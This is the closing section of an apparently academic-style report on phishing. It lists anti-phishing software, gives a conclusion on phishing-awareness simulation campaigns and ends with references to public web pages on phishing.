


Figure 16: Rules and Regulations to avoid Phishing



## 9. NOTABLE ANTI-PHISHING PROGRAMS

- Avira Premium Security Suite
- GeoTrust TrustWatch
- Mozilla Thunderbird - e-mail client which warns users of e-mails which may be part of an e-mail scam.
- PhishTank SiteChecker
- PineApp Mail-SeCure
- WOT (Web of Trust) - browser extension
- ZoneAlarm
- OpenDNS



Figure 17: Anti Phishing Software Guideline

## **10. CONCLUSION**

All of these fake-phishing emails have one common goal: They attempt to trick the user into clicking the link. If the user clicks the link, your report shows this as an “Opened” email success. If the user enters a password, the phishing attack was successful and you’ll receive confirmation. The user will receive a notification that they’ve been “phished”, but that no damage has occurred. They’ll then be instructed to watch a short, interactive video explaining what to do differently the next time this occurs. Phishing is one of the most common attacks and the most successful for attackers. When a phishing attack is successful, it can be devastating for both businesses and individuals. For the individual, it only takes one successful attack to lose it all – your money, your credit rating, your entire life. Make sure you protect yourself, and your friends, too, through ongoing phishing-awareness campaigns. It’s no risk, and all reward. No single technology will completely stop phishing. However, a combination of good organization and practice, proper application of current technologies, and improvements in security technology has the potential to drastically reduce the prevalence of phishing and the losses suffered from it.

## 11. REFERENCES

- ❖ <https://en.wikipedia.org/wiki/Phishing>
- ❖ <https://www.imperva.com/learn/application-security/phishing-attack-scam/>
- ❖ <https://www.csoonline.com/article/2117843/what-is-phishing-how-this-cyber-attack-works-and-how-to-prevent-it.html>
- ❖ <https://www.forcepoint.com/cyber-edu/phishing-attack>
- ❖ <https://www.webopedia.com/TERM/P/phishing.html>
- ❖ <https://www.tripwire.com/state-of-security/security-awareness/6-common-phishing-attacks-and-how-to-protect-against-them/>
- ❖ <https://searchsecurity.techtarget.com/definition/phishing>
- ❖ [https://www.cisco.com/c/en\\_in/products/security/email-security/what-is-phishing.html](https://www.cisco.com/c/en_in/products/security/email-security/what-is-phishing.html)
- ❖ <https://www.comodo.com/resources/home/what-are-phishing-scams.php>
- ❖ [https://www.phishtank.com/what\\_is\\_phishing.php](https://www.phishtank.com/what_is_phishing.php)